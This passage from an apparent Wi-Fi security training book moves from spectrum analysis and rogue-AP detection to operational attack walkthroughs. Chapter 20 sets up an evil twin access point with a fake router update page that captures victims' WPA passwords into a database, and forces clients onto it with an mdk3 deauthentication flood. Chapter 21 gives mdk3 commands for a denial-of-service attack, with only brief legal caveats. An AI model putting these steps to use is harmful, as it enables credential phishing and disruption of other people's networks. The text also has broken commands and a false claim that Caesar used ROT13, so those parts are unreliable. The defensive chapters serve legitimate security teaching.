Reduce other wireless signals. This can be done by asking very close neighbors to kindly turn down their antenna strength by turning off unnecessary Wi-Fi hotspots and by wiring up as many devices as they can, because not every piece of electronic gear in your house is competing for airtime.

This kind of tweaking is easy to do with either the tool called “inSSIDer” or an Android app such as a Wi-Fi analyser. But what if these solutions don't work? It's possible that there's a non Wi-Fi device interfering with your network.

Well, switching to newer dual-band 5 gigahertz wireless equipment is one solution that will probably work because while ranges are slightly reduced

there are many more available channels and much less equipment that uses them. But, in an office environment where you can't control what people are using or even in the home it's not always an option.

The WI-SPY DBx from Metageek is a professional-grade device combined with the Wi-Fi card in your PC, and Metageeks Chanalyzer software is a powerful spectrum analysis tool that lets you visualize the 2.4 gigahertz or 5 gigahertz wireless activity around you, including both Wi-Fi networks and non Wi-Fi compliant interferes.

The device itself is very straightforward. It includes in the Box the antenna a USB2 cable and a little clip that you can use to attach it to your laptop. By the way, you should clip the device to your monitor, by having the antenna upwards, and not on the side.

This is the way I'd recommend using it, since diagnosing interferers is often going to be an active process if you are walking around with it. Once you get into the software, there are many views, but first we'll take a look at both density view on the top and waterfall view right below, which show real-time and historical wireless activity.

They both show which channel the signal is being transmitted on, but you still use them a little bit differently. Density view shows us the amplitude of the activity on the y-axis.

So how loud a device is talking and, uses color coding from blue to red to

indicate how often it's talking. The red blip is transmitting all the time but it's not very loud while the one on the right side transmits around 80% of the time but is so loud that it's either very powerful or very close.

Waterfall view works more like a seismograph where the amplitude of the signal is color-coded. How often it happens is represented by how often the dots appear in a vertical line.

The red spot has a constant blue color code and we see lots of activity in that line, while the tall blue peak has less frequent red coded activity. One more trick is that we can use the navigation feature on the left.

Is kind of a PVR to see anything from a short recent 30-second snapshot for on-the-fly diagnoses of issues to hours of recorded activity to get a clear idea of what's going on in that area throughout the day.

Just don't forget to create sessions so you know where you were and what you were trying to monitor at the time.

Using this tool, you can take a look at what different kinds of traffic look like. For example a low bitrate buffered video playback on a mobile phone when we have our spectrum analyser to look at them, short bursts mean that we're nowhere near saturating our connection.

On the other hand, high bitrate 1080p playback might not look like nearly as many gaps between data transmission in order to build the buffer, so might have a hard time running multiple streams at the same time.

Also, with NVIDIA game stream they recommend a list of high quality routers to stream games over your Wi-Fi network, because there is no buffer time in between transmission, because low latency is key so data needs to be moving constantly and without any interruptions.

But all this is that's relatively easy to diagnose because it's Wi-Fi. What about the real reason we need this tool? Well, non Wi-Fi stuff. You might find that you have got a device hopping around outside of our Wi-Fi channels, where red color indicates at least 50 percent air time use. It could be a wireless headphone that well-behaves but many devices such as baby monitors will accidentally jump on top of your Wi-Fi from time to time causing interruptions.

Switching over to five gigahertz, the first things that jump out are how little

background interference there are, and how many more channels are available.

If you have a capable gear you could spread right out and run a couple of 40 megahertz or even 80 megahertz quadruple wide channel access points for massive throughput. You can further test and look at what it looks like if you run the tool called “iperf” on your phone to simulate heavy network activity and then get close by where the access point is.

The intensity of the activity doesn't change in the density, but you will see the amplitude increases dramatically. This discovery based on the strength of the signal can be used in some interesting ways.

Either way, this tool is used by a lot of IT people. Different technologies have different spectral signatures. Often, you have to understand if a devices shows strong signals, is it really causing interference with the operations of your wireless LAN?

You will notice that if it's jumping all over the place, which means that it is interfering a little bit with the wireless LAN, but not right across the band. So you might lose one or two bits of data, but your coder will be able to recover them.

Also, if you see that it's not approaching power level that you are able to receive your access point and even it may look significant on the spectrum analyzer, unless it peaks right across the same band you might be still going to have a pretty good connection on your wireless LAN.

Now if you turn on a rogue access point, Chanalyzer will find it. You will notice that the signal strength will be very strong and it's going to cause interference with other existing wireless LANs that are operating. The question is how much interference this is going to cause.

Clearly is going to cause interference and it's going to cause collisions, but how much? And that depends on how much traffic is going over that access point and this is the duty cycle that is part of the spectrum analyser, and you will see that there is a fair amount of traffic going on since you have set up the rogue access point.

If I was to take that rogue access point and start generating a lot of traffic, then we're going to find that it's going to impact the performance of the other access points that are operating on the same channel.

In other words, when you come into a corporate environment and they've deployed access points on channels and you bring in an access point and you turn on that access point, it's going to cause transmissions within one of the channels that you've probably deployed in your enterprise.

Therefore this is going to impact the performance of your enterprise network. How much performance hit will you get? It depends on how much traffic is going over that rogue access point.

When we look at rogue access points, most are brought into the enterprise organization by unwitting employees or visitors and they don't realize the destructive impact they're having because of the interference those devices are causing.

With the increase in BYOD, many smartphones, tablets, laptops today, can operate as a Wi-Fi hotspot or an access point, and we're seeing an increasing number of devices coming in that can disrupt your enterprise network.

So having a policy around whether people can bring in and operate a hotspot and whether or not they can connect that hotspot to the corporate network is an important aspect in managing your Wi-Fi network.

Chapter 18 Honeypot Access Point

Another significant threat is what we call a Honeypot AP. What is a Honeypot AP? Well, this is an access point that I configure to look just like the access point that's in your corporation.

I may choose the same manufacturer, the same model and I certainly want to give it the same SSID, so it's got the same network name. What's the risk with a Honeypot AP?

Well, a Honeypot AP can cause an unwitting person or a client to connect to it thinking it's a legitimate access point when indeed it's a Honeypot. What it's trying to do is potentially get to information that's stored on your client or using your client as a way to then connect to the legitimate network.

How do I do that? Well, if I can convince you that I am a legitimate access point belonging to your enterprise, you will attempt to authenticate with my device.

I can take those messages and then forward them to a legitimate access point and when that legitimate access point responds, again, I take those messages and I forward them to a client.

So I'm like a relay in the middle, taking your messages backwards and forwards. When you start to send data, I'm going to take that data frames and forward them to legitimate access point and vice versa.

This is what we refer to as a Man In The Middle attack. The risk here is not only may I potentially access information stored on your client device, but once you've connected legitimately to the enterprise network, then as the man in the middle can also now have access to that network.

How do you protect yourself against a rogue access point? Before we talk about the mechanisms to protect yourself against a rogue access point, you first need to define where the rogue access points are a problem.

You need to develop your wireless security policies. To detect rogue access points, you need to be able to monitor the network. High end enterprise access points can generally operate in both a transmit mode where they're talking to clients or in a sensor monitoring mode.

If you set up your access point to be in monitor mode, then you're an access

point rather than talking to clients and listening to clients, will be listening over the air for devices that shouldn't be there, including rogue access points.

Depending on the level of risk that you perceive in your environment, you could have access points which are monitoring the network 100% of the time, or you could have them monitoring some of the time and the rest of the time the access points can be acting like a normal access point sending data backwards and forwards to legitimate clients.

Once you've detected a rogue access point on the network, then your corporate policies come into play. Your first priority would be to make sure that they're not connected to the network and allowing information to be accessed that shouldn't be.

The second priority then would be to remove it as a source of interference. To remove it as a source of interference you will need to physically locate the rogue access point.

If you need to find and remove the source of interference, the only way to do it is to go out on site and sniff out the network and as you get closer to the source of interference, your signal gets stronger, and as you move away, it'll get weaker.

So you play like that child's hot and cold game until finally you find the source of interference. How do you address the issue of a Honeypot AP?

Well, honeypot APs are much more serious because someone's had the intention to give it an SSID to try and spoof the network to saying this is a real access point. The way you need to handle that is with mutual authentication.

Not only must the network authenticate the client to make sure the client is authorized to access the network, but the client needs to authenticate the network and make sure that it's connected to a valid network. We will be talking about mutual authentication in our authentication shortly.

Chapter 19 Deauthentication Attack against Rogue AP

There are many different techniques to contain a rogue access point in a wireless network and in this scenario; we are going to use WLC to do it. But before thinking about containing a rogue access point, first we have to identify it. Once again, there are several ways to identify a rogue access point, and we already discussed some of them, so instead imagine the following scenario.

Imagine that you are using a channel analyser to identify potential interferers, in an environment where there are several SSIDs broadcasted, but one of them is using an open authentication, while the rest of the SSIDs are all using WPA2-Enterprise for Security.

Well, it's very likely that if this is a corporate infrastructure what we would be looking at is some access point that is a rogue device that's trying to lure in some customers.

If someone in your environment whether it's an airport or at your corporate network, if they're emulating or spoofing your SSID trying to lure people in, it's very likely malicious.

Secondly, if we have a customer who associates with this rogue access point and starts using it then the attacker who has that rogue access point can now perform a man-in-the-middle attack and eavesdrop on all traffic.

So here's what we're going to do. We're going to use a Wireless LAN Controller also references as “WLC” because the WLC knows exactly which access points it manages.

The good thing is that these access points they are not by default just sitting there servicing their customers on their respective channels, but they're also periodically scanning the other channels, gathering information which they feed back to the wireless LAN controller.

Part of that information it gathers is information about access points that they see. When the wireless LAN controller sees an access point that it doesn't manage, it isn't part of the wireless controller family, it's going to classify that access point as “rogue”.

Thus our very first step inside the WLC is to take a look and see if the controller knows about any rogue access points, and after we find that access

point, we'll take the next logical step, and that is to contain it from the controller.

On the WLCs main page the “monitor” page in the upper right hand corner it's going to show us the details regarding active rogue access points under “Rogue Summary”

If you use a WLC, you might see several devices listed in there and ask; well how comes there are so many rogue access points? There might be several reasons to this. For example your WLC might see 10 or even more Rogue access points, and they might be all completely legeit, is just that your WLC is not managing those, therefore classifies them as rogue.

All those other broadcasted SSIDs that are being seen by one or more of those access points that the WLC manages and it's being reported back to the controller and that's why the controller puts them in the category of rogue.

It simply doesn't know who those devices are. To take a look at the details of these rogue access points, we simply click on the “detail” link and what we're going to see is the list of Access points including their mac addresses, SSIDs, Channel they are using, how many radios they are using, how many clients are connected to them.

To learn more about the device, we can click on it’s mac address, and it will take us to the “Rouge AP Detail” window. Here, if we look at the details of that access point we can the MAC address of the device, the first time it was seen by the WLC, the last time was reported to the WLC, and down below, near the bottom there are the access points that are reported it in the first place.

There, we can see that the AP or Aps are reporting that they saw the rogue access point on what channel and they're also including information such as a receive signal strength indicator, and the signal-to-noise ratio.

Now you might be asking; well that's great and we know that we have a rogue access point, but how do we contain that device, how do we shut them down?

Well, we're gong to take our access points which besides supporting normal customers, and also going to spend a little bit of extra time the ones that can currently see that rogue access point and they are going to perform effectively a denial of service attack against that access point.

It's going to do that by using “deauthentication” messages. Now if a customer is trying to associate with that rogue access point, because these “deauthentication” messages are being sent by the access points, these access points are also going to spoofed, which is a nice way of saying lie about the MAC address involved, so that our customer or any other customers who are trying to work with the rogue access point are going to be attacked with “deauthentication” messages.

The goal here is to make sure that access point which is not managed by us to make sure that no valid customers associate with that. Also want to point out something very important regarding shutting down or doing “deauthentication attack” access point.

Attacking your own access point is not a big deal, however I need to point out that attacking somebody else's wireless local area network is a big deal and you definitely would not ever want to do that against any other legitimate networks, because it will cause a denial of service attack against that network.

So to do that looking at the details of the rogue AP, all we need to do is go under “update status” and change to “contain” instead of “alert”. Next, the question is how many access points should we use to go ahead and deal with that containment.

The containment can be defined under the title; “Maximum number of Aps to contain the rogue” Here, if you only have one access point that is currently able to see the rogue device, you can only select one to send the “deauthentication” messages.

Once selected, then click on “apply” to make that change and it gives a little warning saying;

“There may be legal issues following this containment. Are you sure you want to continue?”

As I pointed it out earlier, this could be illegal, but if you own the access point, you can click on “OK”. Now, a “deauthentication attack” will happen against that rogue access point, and it will remain in place until we turn that off.

If you are still on the same page under “Rogue AP Detail” next to the “State” the status will say “contained” which is want we wanted to achieve. If we want to turn that off and take off the attack, we'll simply change the status

back to “alert”, click on “apply” and the “deauthentication” attacks will be stopped.

In the meanwhile if you have protocol analyser, you can see the rogue access point’s frame number, and if you follow the stream, under “Type/Subtype” you will see “Deauthentication” which is the “deauthentication attack” that we have implemented with the AP using our WLC against the rogue access point.

Although it looks like the source MAC address is involved, these are being initiated by our own access points to do an attack. If you keep following that stream, go down further it's going to continue over and over until we have stop the attack on the WLC.

The goal is to make sure that no valid clients accidentally associate with the rogue access point, or if they do, they won't be on there very long because of the periodic “deauthentication” messages which are coming through will disassociate the clients connected to it.

As you see, if you have a WLC in your organization, you can quickly identify and contain rogue access points. But once again I would like to remind you that attacking somebody else's wireless local area network is not legal, and you can be in trouble doing it, so make sure that you have written authorization or your manager’s approval to carry out such containment using WLC or any other tools.

Chapter 20 Evil Twin Deauthentication Attack with mdk3

In this chapter I'm going to teach you how to create an evil twin access point on a Kali Linux virtual machine. In addition, I'm going to show you how to use the evil twin access point in combination with some social engineering techniques to obtain a targets WPA or WPA2 password.

To complete this attack, you will need to have a USB network adapter that supports monitor mode. If you don't already have a USB network adapter the supports monitor mode, I already recommended network adapters in some of the previous chapters.

Also if you already understand how the evil twin access point works that’s fine, but if you don't know, then let me explain what we're going to do for this attack.

First, we're going to create an evil twin access point and it's called an evil twin because it's a clone of an authentic access point. Thus, we find a wireless network that we want to target, we copy that networks identifying information such as its name and its MAC address, and then we use that information to create our own wireless network.

Keep in mind that should only be performed on wireless networks that you own. If you don't have two wireless networks, I suggest you ask a neighbor or a friend if you can use theirs to practice on.

When a client connects to the evil twin Network, they won't be able to distinguish between the authentic network and the evil twin network. Then, when the client opens their web browser, we're going to redirect them to a security update page for the router, which will prompt them to enter their WPA or WPA2 password.

When the client enters his or her WPA password, the password is going to be stored in a my SQL database, which we will create in a few moments. That's everything we're going to do for this attack.

Let's go ahead and get started. First, we need to connect to the internet and we're going to accomplish this by sharing our host operating systems internet connection with our Kali Linux virtual machine. This way, it will eliminate the need for a second USB network adapter. If you jump over to your host operating system that doesn't matter what type of operating system you're

using just as long as you can connect to the internet with it.

Go ahead and open your network manager and then find a wireless network to connect to. You can connect to your home network, so once it's done, now that you are connected to the internet on your host operating system, we need to share it with our Kali Linux virtual machine.

Therefore let's move back over to Kali Linux and in the top menu bar we need to open the virtual machine menu and then we're going to expand the network adapter menu, and here we need to set our network adapter to bridged auto-detect.

Once you've made that setting, you can go ahead and allow the virtual machine menu to collapse and now we can use that virtual network adapter to establish an internet connection through our host operating system.

Next, open your network manager, you can use whatever network manager you have, and in your network manager you need to find the option that says "wired network" and then click "connect".

While that's connecting I want to point out that if you're using the default network manager and you're having issues with the wired connection I recommend installing another network manager, such as "WICD network manager".

Now that we have an internet connection, we need to install DHCP server and for those of you who don't know what a DHCP server is, well a DHCP server is used to assign an IP address within a specific range to clients who connect to an Access Point.

In this case, we'll use it to assign an IP address to anyone who connects to our evil twin access point. Go ahead and close your network manager and now we need to open a terminal and in the terminal we're going to type;

"apt-get install dhcp3-server"

and then press ENTER. I've already installed DHCP server but you may receive a prompt asking you to confirm the installation so just type "Y" meaning "yes" and then press Enter, and give it a moment to finish installing.

Moving on, we need to configure our DHCP server, so in the terminal let's type; "nano /etc/dhcpd.conf"

and then press enter, and you should have a blank dhcp3 configuration file,

but if it's not blank simply delete the existing contents before moving on. Once you're ready, let's start entering our configurations. On the first line we need to type;

“authoritative;”

and then press ENTER to move down to the next line and then type;

“default-lease-time 600;”

and then press ENTER and move down to the next line and type;

“max-lease-time 7200;”

and then press ENTER to move down a line and then type;

“subnet 192.168.1.128 netmask 255.255.255.128 {“

then press enter to move down the line and type;

“option subnet-mask 255.255.255.128;

then press enter to move down the line and type;

“option broadcast-address 192.168.1.255;”

and then press ENTER to move down a line and type;

“option routers 192.168.1.129;”

and then press ENTER to move down a line and type;

“option domain-name-servers 8.8.8.8;”

and then press ENTER to move down a line and type;

“range 192.168.1.130 192.168.1.140;”

and then press ENTER to move down a line and type;

then type a backwards-facing curly bracket;

}

and that's everything that we need to enter so now we need to save and close the file. But before you do then, double-heck that you have the following configuration in your terminal;

authoritative;
default-lease-time 600;

max-lease-time 7200;
subnet 192.168.1.128 netmask 255.255.255.128 {
option subnet-mask 255.255.255.128;
option broadcast-address 192.168.1.255;
option routers 192.168.1.129;
option domain-name-servers 8.8.8.8;
range 192.168.1.130 192.168.1.140;
}

Once you have verified that your configuration is correct, let's move on and save these configuration.

First we're going to press the "ctrl and X" keys together, and then we'll press the "Y" key, and finally we'll press the Enter key. Now we need to download the security update page that the client will see when they open their web browser.

This sample web page imitates a security update for a Linksys router, but in a real world penetration test, the sample page I am using will most likely be irrelevant if your pen testing a company that uses a captive portal or a landing page.

For example you would want to deploy a webpage that resembles that company's captive portal. If you are pen testing a network that uses Netgear, D-link or Cisco, you want to produce a webpage that identifies with those particular manufacturers.

Once you have downloaded the evil twin zip file, you also need to unzip it. Once complete, we're ready to start our Apache web server which will allow us to host our security update webpage. Now we need to type;

"/etc/init.d/apache2 start"

and then press enter and now we need to start My SQL so let's type;

"/etc/init.d/mysql start"

and then press Enter and now that My SQL is running, we need to log into it and create a database which is where we'll store the WPA password that our client enters into the security update page, so let's type;

"mysql –u root"

and then press Enter, and you should have the MySQL prompt. Here, we're going to create a database named “evil twin” so let's type;

“create database evil_twin;”

and then press ENTER, and now we need to create a table with some columns which will represent the data that the client enters in the password field on our security update page. So to move into our new database, we need to type;

“use evil_twin”

And then press ENTER and now we're going to type;

“create_table wpa_keys(password varchar(64), confirm varchar(64));”

and then press enter and in case you were wondering that command created a table called “wpa_keys” which contains two columns. One is called “password” and the other is called “confirm”.

The 64 represents the maximum number of characters that can be stored in the column, and we use 64 because a WPA password can contain up to 64 characters.

Moving on, we need to find our virtual network adapters interface name and we need to find our local IP address because we're going to be using them in future commands.

Thus let's open up a new terminal and we can leave the My SQL terminal open because we'll be accessing that later on. In the new terminal we need to type;

“ip space”

and then press Enter, and go ahead and find your virtual network adapters interface name and your local IP address. My interface name is “eth0” and my local IP address is “192.168.0.6” but your might be different.

Open up a blank notepad to keep track of this information and go ahead and represent these items the way as I show you so that we can easily refer to them later on without confusion.

We'll call our virtual network adapters interface name our wired interface and mine is eth0 and then we'll call our local IP address our local IP and mine is 192.168.0.1.

Wired Interface: eth0
Local IP Address: 192.168.0.6

Now that we've made note of those information, we need to find the name of our USB network adapters interface name. So go ahead and connect your USB network adapter if you haven't already done so, and then let's move back into the terminal. In the terminal we need to type;

“airmon-ng”

and then press ENTER and go ahead and find your USB network adapters interface name. Your interface name is showing right under the “Interface” and then let's make note of that in your notepad.

We'll call it our wireless interface, and mine is wlan0;

Wireless Interface: wlan0

and now we need to create a monitor interface, so let's move back into the terminal, and we need to type;

“airmon-ng start [wlan0]”

and then press enter, then go ahead and find your monitor interface name. The monitor interface is shows within the sentence “(monitor mode enabled on wlan0)” and then let's make a note of that in your notepad.

We'll call it our monitor interface and mine is mon0

“Monitor Interface: mon0”

and now we're going to use “airodump” to find the wireless network that we want to clone, but first I'm going to share with you something that will allow us to identify the type of router that the target network is using.

Thus let's move back into the terminal and type;

“airodump-ng-oui-update”

and then press ENTER. Here, give it a moment to download the “OUI” file. This provides us with a list of manufacturers and known MAC address formats. What this does is it allows “airodump” to compare the discovered networks BSSIDs to the list, and display the corresponding manufacturer for us in the scan results.

Moving on, let's go ahead and start our scan. To do this, we need to type;

“airodump-ng -M mon0”

and then press enter, and when you find the wireless network that you want to target, you need to press the “ctrl and C” keys to stop the scan. Now we need to make note of the targets “ESSID”, the channel number referenced as “CH” and the targets “BSSID”.

Therefore, let's move back into your notepad, and we're going to call these items “Target ESSID”, “Target Channel Number” and “Target BSSID” so go ahead and refer back to your terminal and write down these details as follows:

Target ESSID: freewifi

Target Channel Number: 6

Target BSSID: aa:bb:cc:dd:ee:ff

Regards to the ESSID, make sure you use any uppercase lowercase as necessary and then write down the channel number where mine is using 6 and then for the BSSID, I recommend simply copying and pasting to ensure that you don't make any errors.

To copy text from the Kali terminal without using right-click, you can simply press the “ctrl shift + C” keys to copy any text. Same as if you want to paste text, you can press the “ctrl shift + V” keys.

Once you have pasted these information into the notepad, now that we have our targets information, we can create an evil twin. So let's move back into the terminal and now we need to type;

“airbase-ng –e freewifi –c 6 –P mon0”

Here, you are referencing the targets ESSID, then the targets channel number which is in my case 6, and then enter the name of your monitor interface, where you can see that mine is “mon0” and then press Enter.

Now that our evil twin access point is up and running, we need to configure our tunnel interface so we can create a bridge between our evil twin access point and our wired interface.

So let's go ahead and open up a new terminal, but don't close the air base terminal or the My SQL terminal. In the terminal we need to type;

“ifconfig at0 192.168.1.129 netmask 255.255.255.128”

And then press enter. Now we need to add a routing table and enable IP forwarding so we can forward traffic to and from our evil twin access point, so let's type;

“route add -net 192.168.1.128 netmask 255.255.255.128 gw 192.168.1.129”

and then press enter. Now we need to type;

“echo 1 > /proc/sys/net/ipv4/ip_forward”

and then press enter. Now we need to create some iptables rules. These rules will determine how network traffic is handled. First we're going to create a rule for managing traffic that needs to go to our wired interface which is our internet source, so let's type;

“iptables - - table nat - -append POSTROUTING - -out-interface eth0 –j MASQUERADE”

masquerade should be written in all uppercase and then press Enter. Now we need to create a rule for managing traffic that is going into our tunnel interface so let's type;

“iptables - -append FORWARDA - -in-interface at0 -j ACCEPT”

and then press Enter. Now we need to create a rule that allows TCP connections on port 80 and forwards them to our web server so we need to type;

“iptables -t nat -A PREROUTING –p tcp - -dport 80 –j DNAT - -to-destination 192.168.0.6:80”

and then press Enter. For the final rule, we need to create a rule that allows us to provide a network address translation and to do this we need to type;

“iptables -t nat -A POSTROUTING –j MASQUERADE”

and then press Enter. Now that we have IP tables set up, we need to point it to our DHCP D configuration file and start our DHCP server, so let's type;

“dhcpd -cf /etc/dhcpd.conf –pf /var/run/dhcpd.pid at0”

and then press enter. Then type;

“/etc/init.d/isc-dhcp-server start”

and then press enter. You should now see the following output:

“Starting ISC DHCP server: dhcpd”

That reflects that dhcp server is started and it started successfully. For the last

step, we need to force the target networks clients to connect to our evil twin access point.

To accomplish this, we need to disconnect the clients from the target network by performing a deauthentication attack. Keep in mind, there are various ways to do this, but for this attack we're going to use MDK3.

First we need to create a blacklist file that contains the target's MAC address or BSSID. So let's type;

“echo aa:bb:cc:dd:ee:ff > blacklist”

aa:bb:cc:dd:ee:ff here references the targets BSSID, so just go ahead and copy that out of your notepad and then paste it into the terminal to blacklist it as above and then press ENTER.

Then to start the deauthentication attack, we need to type;

“mdk3 mon0 d –b blacklist –c 6”

Here, you have to enter the name of your monitor interface and mine is mon0, and then the targets channel number and mine is 6, and then press enter. Now you can move over to the computer that you are using to simulate a victim.

If the deauthentication attack is successful, your victim computer should lose the current connection any moment. Once your victim computer has lost his connection, what's going to happen, is that your victim computer will try to re-establish the connection that it just lost, however because we've suspended the authentic network, it should connect to the evil twin network instead.

If you go back over to the airobase terminal to watch for the connection it should show that someone is connected to your evil twin access point. So if you move back over to your victim computer, you can open a web browser and just try to go to google.com.

Here, you should see that you have been brought to a security update page and as a user you want to make sure that your router is current on all of it’s updates, particularly as security updates, so it will ask you to enter your WPA password as the router update is requesting.

Once you confirm the password then click update. Now let's move back over to your My SQL terminal and check if you were able to capture the WPA password.

In the terminal, we need to type;

“use evil_twin”

and press enter. Then we're going to type;

“select * from wpa_keys;”

and then press Enter, and you should see there the clients password was stored in your My SQL database.

The password should be shown under “password” and the confirmed password is under “confirm” within the My SQL database.

If the client was to enter a miss matching passwords, they would have been brought to an error page prompting them to re-enter their passwords because they didn't match.

If the client was to click the cancel button, they would have been brought to a page that ensures them how important this security update is and that is for their own good and that they will not be able to browse the internet until they perform the update.

That's how you can create an evil twin access point and set up a web page that's going to capture WPA password.

Chapter 21 DoS Attack with MKD3

Another enterprise security threat is of course the DOS or Denial of service attacks. As the name suggests, a denial of service attack, if successful, prevents other people using the resource or services.

It disrupts the services for other users. There was a case in the press where an individual had decided that he was tired of people using their cell phone while driving so he drove around with a cellular jammer in his car and as he was driving around he was jamming all the frequencies on the cellular network.

So vehicles around him, those people can't use their cell phones and you might say, wow that's a great idea, but you have to remember that law enforcement, ambulances, also use the cellular services.

Therefore when you disrupt frequencies on cellular network for other people, you're also disrupting it for services that you don't want to be disrupting it for. This particular individual was tracked down eventually, and once they found him, and he got arrested, and he got heavily fined.

But, how do you execute a denial of service attack? Well, In wireless there are two major ways. The first is to bombard your Wi-Fi access point with useless traffic. If you create a lot of traffic and the access point is trying to decide what to do with that, does it process all those authentication request?

What if you sent a probe request, and while the access point is dealing with that traffic, it's not dealing with other user traffic. So basically, one approach is just to occupy the access point so it then can't handle legitimate traffic.

The second approach is simply to create noise and interference in the frequency band that the access point is operating on. I can broadcast signals that just disrupt and interfere with any other signals that are going over the air at the same time.

Well, in this chapter, I'm going to share with you how to perform a DOS attack. Denial of service or DOS means that we are going to kicking everybody off of a network and denying them service.

First, we need to attach our wireless network adapter. Once you've done that, you need to open up a terminal and then type;

“ifconfig”

press enter and now you need to open up a text file because you need to make note of some information. First, we're going to make note of our wireless interface which for me is wlan0.

Go ahead and make note of that name. Once you've done that, you can clear your terminal by typing

“clear”

then press Enter. Next, we need to scan available access points so we can find a target, so type;

“iwlist wlan0 scan”

then press Enter. This will list all the available access points, so go ahead and search for a target. Once you've found your target, you need to make note of the e SSID and then you need to make note of the BSSID, and then you need to make note of the channel number.

Once you've done that, we need to create a blacklist file so type;

“echo (target access point’s BSSID) > blacklist”

and then press Enter. This will create a file called “blacklist”, containing the target access points BSSID. Now we need to put our wireless interface into monitor mode. To do that type;

“airmon-ng start wlan0”

then press Enter. This command will create a monitor interface called “mon0” Go ahead and make note of that monitor interface. To confirm that is your monitoring interface is called, you can type;

“airmon-ng”

And then press ENTER. This will display all of your interfaces, and you should see there the new monitoring interface called “mon0”. Now we are ready to perform our DOS attack, so let's go ahead and type;

“mdk3”

then press enter. Next, we're going to type;

“mdk3 mon0 d –b blacklist –c 6”

Here, you have to type the monitor interface name which is mon0, then the name of our blacklist file which in my case is called “blacklist”, and then the channel of our target access point which is in my case is “6”.

Once you've done that go ahead and press ENTER. Next, you'll see that it's going to begin sending packets and it's going to start to flood the network.

In the meanwhile if you going to look other machines connected to the same network, you'll notice that those will be disconnected. Now we need to go ahead and open up another terminal, and we're going to type;

“mdk3 mon0 a –m –i (target access points BSSID)”

and press Enter. From looking at another computer nearby, you should see that it's just been kicked off the network. If you look at your Wi-Fi, you should see that it’s been disconnected.

You can go ahead and try to connect to the targeted BSSID, but it's going to give you a connection timeout message. That’s it. As you see DOS attacks are relatively simple. You should see that you have been disconnected and now we can no longer connect and that's how you can perform a DOS attack using MDK3.

Chapter 22 Summarizing Wireless Attacks

So far we have talked about physical security, and the fact that our access points might be in public locations. Well, many times we don't think about that we're not able to secure those networks because they are not behind locked doors.

We then looked at rogue access points and Honeypots. They can have amazing impact on performance of your network by causing interference and worse case, they can allow people into your network that you don't want to have access to your network.

Lastly, we looked at denial of service attacks, and now you know how to execute these types of attack as well. We can do a denial of service attack on the physical layer.

We can also do a denial of service attack on the higher frame and packet layers. But, how do you take this information that you've learned and move forward?

I have a few recommendations for you. The first recommendation is to make sure that you have a security policy that defines whether or not employees can bring in access points and operate them in the corporate environment.

Remember that many smartphones and laptops now can operate as an access point and your employees may not be aware that when they turn on that functionality and allow other devices to connect to that hotspot, they may not know that they're implementing a rogue access point.

Therefore it's important to ensure that you have a policy and that you educate your users on that policy and what a rogue access point is. The second recommendation is to make sure that you're aware of what normal behavior looks like on your wireless network.

If you know that this is how many authentication and association requests that you normally get within an hour, and then you suddenly see a fluctuation on the number of authentication and association requests, then you'll be able to detect that may be an attack on your network.

Understanding what a normal behavior is helps you then to detect when something abnormal is happening on your network. When you're looking for anomalies, remember to look at all layers of the protocol stack, and do not

forget the physical layer.

Think about these; what is the normal expected amount of interference? What is a normal expected amount of corrupted frames and a normal amount of retransmission?

My final recommendation is to make sure that the IT staff has a good understanding of how the wireless physical layer works. Many people think that wireless is a bit like magic, it just happens.

When you're troubleshooting a problem, such as why a user can't connect to the network or maybe they're dropping voice calls while they're roaming, these issues need to be pursued not only at the higher layers to see where the packets are going, but they need to be looked at the physical layer too.

Many people are a bit nervous about the physical layer because they're not comfortable with the concept of waveforms going over the air that are carrying your data. Therefore it's important that you make sure that you as an IT professional have grounding in the wireless physical layer.

Chapter 23 Basic Encryption Terminology

Anyone within relative close proximity to your wireless network will be able to capture the signals that go over the air and convert them back to 1s and 0s. The best way to protect your data from being eavesdropped on is to encrypt it.

When they take those signals and convert them back to 1s and 0s, they're not able to see any meaningful data. To understand encryption, we want to talk about some definitions.

First, we want to distinguish between an encryption and cryptography. Years ago cryptography and encryption were synonymous. They were basically thought of as the same way, but today we need to think about them differently.

We can think of encryption as a process that's going to take your data, use some secret information to then manipulate and change that message, such that anyone then intercepting that message that doesn't have that secret is not able to decrypt it and see the original content of that message.

Whereas cryptography, is much broader in terms of definition. It relates to everything regarding how to secure information. Back in the day, you couldn't get a degree in cryptography, whereas today you can.

Where you would study things like the mathematics behind algorithms, what makes them tough and that would include things like probabilities, statistics, ring theory, graph theory, and so on.

Well, in this book, we're only going to focus on the encryption that's used in our Wi-Fi networks. Back to same basic definitions, imagine the following scenario.

Imagine that I wanted to send you the message and I don't want anybody else to know this information. Then I'm going to encrypt it with a secret and I'm going to send you this message, and if you don't have the secret then you don't know what this message is saying.

We refer to the first message, which is in easily readable information format as the plain text. We refer to the encrypted text, which is unreadable if you don't have the secret information, as the cipher text.

You may have already worked out the rule or the secret that I used to actually encrypt my data. And if you know the secret information, for example if I was using ROT3, then you're able to successfully decrypt the message, so that the rule that I used to encrypt an decrypt my message is referred to as a cipher, the mathematical algorithm that I used for encrypting the data.

ROT3 stands for “rotating your alphabet by 3 characters” and it was used in the early days of the Romans and in fact Julius Caesar is known to have used ROT13, which is where you shift the characters by 13 with a listed ABC.

So letter “A” becomes an “N” and letter “B” becomes an “O”. Back in the day of the Romans, this was considered to be reasonably secure because most people could not read and write, so even if they understood the rules, it wouldn't do them any good if they decrypted the message.

Some people and businesses still use it today, but it is easily broken and therefore not considered to be secure. Our last definition, called “key”. The secret key that we combined with our message that we want to have encrypted, we process it through a cipher, such as ROT3 or ROT13 and at the end of that process we have a random set of 1s and 0s and you can't get back to the original information, unless you have the right decryption key.

To help illustrate what a key is, let's take a look at the enigma machine, which takes the concept of rotating our characters to a new level. The enigma machine uses several rotors, initially three and then later on in the war moved to five, and every time you pressed a key to have it encrypted, it would shift the position of the rotor, which means that you didn't have a simply substitution mechanism that we were talking about when we looked at ROT3 and ROT13.

So this took a lot of effort to be broken. But we're here to talk about what is a key and with the enigma machine the key is the code book. To encrypt and decrypt, both the person who's encrypting the message and the person who's decrypting the message, needs to make sure the enigma machine is set up in the same way or configured identically.

That configuration is the key and it was defined and distributed in code books and to give you a sense of the complexity, the configuration would have included the rotor selection, the order of the rotors, the starting position of the rotors, the ring setting relative to the rotor wiring, and then the plug connections as part of that wiring.

Thus, if you had that secret information and you had the machine, then you could use it for encrypting and decrypting messages. In the war they had different code books for different parts of the military.

Now that you understand some basic definitions, let's take a look at what keys look like in moderate wireless networks, particularly our Wi-Fi networks. The secret key is simply string of 1s and 0s.

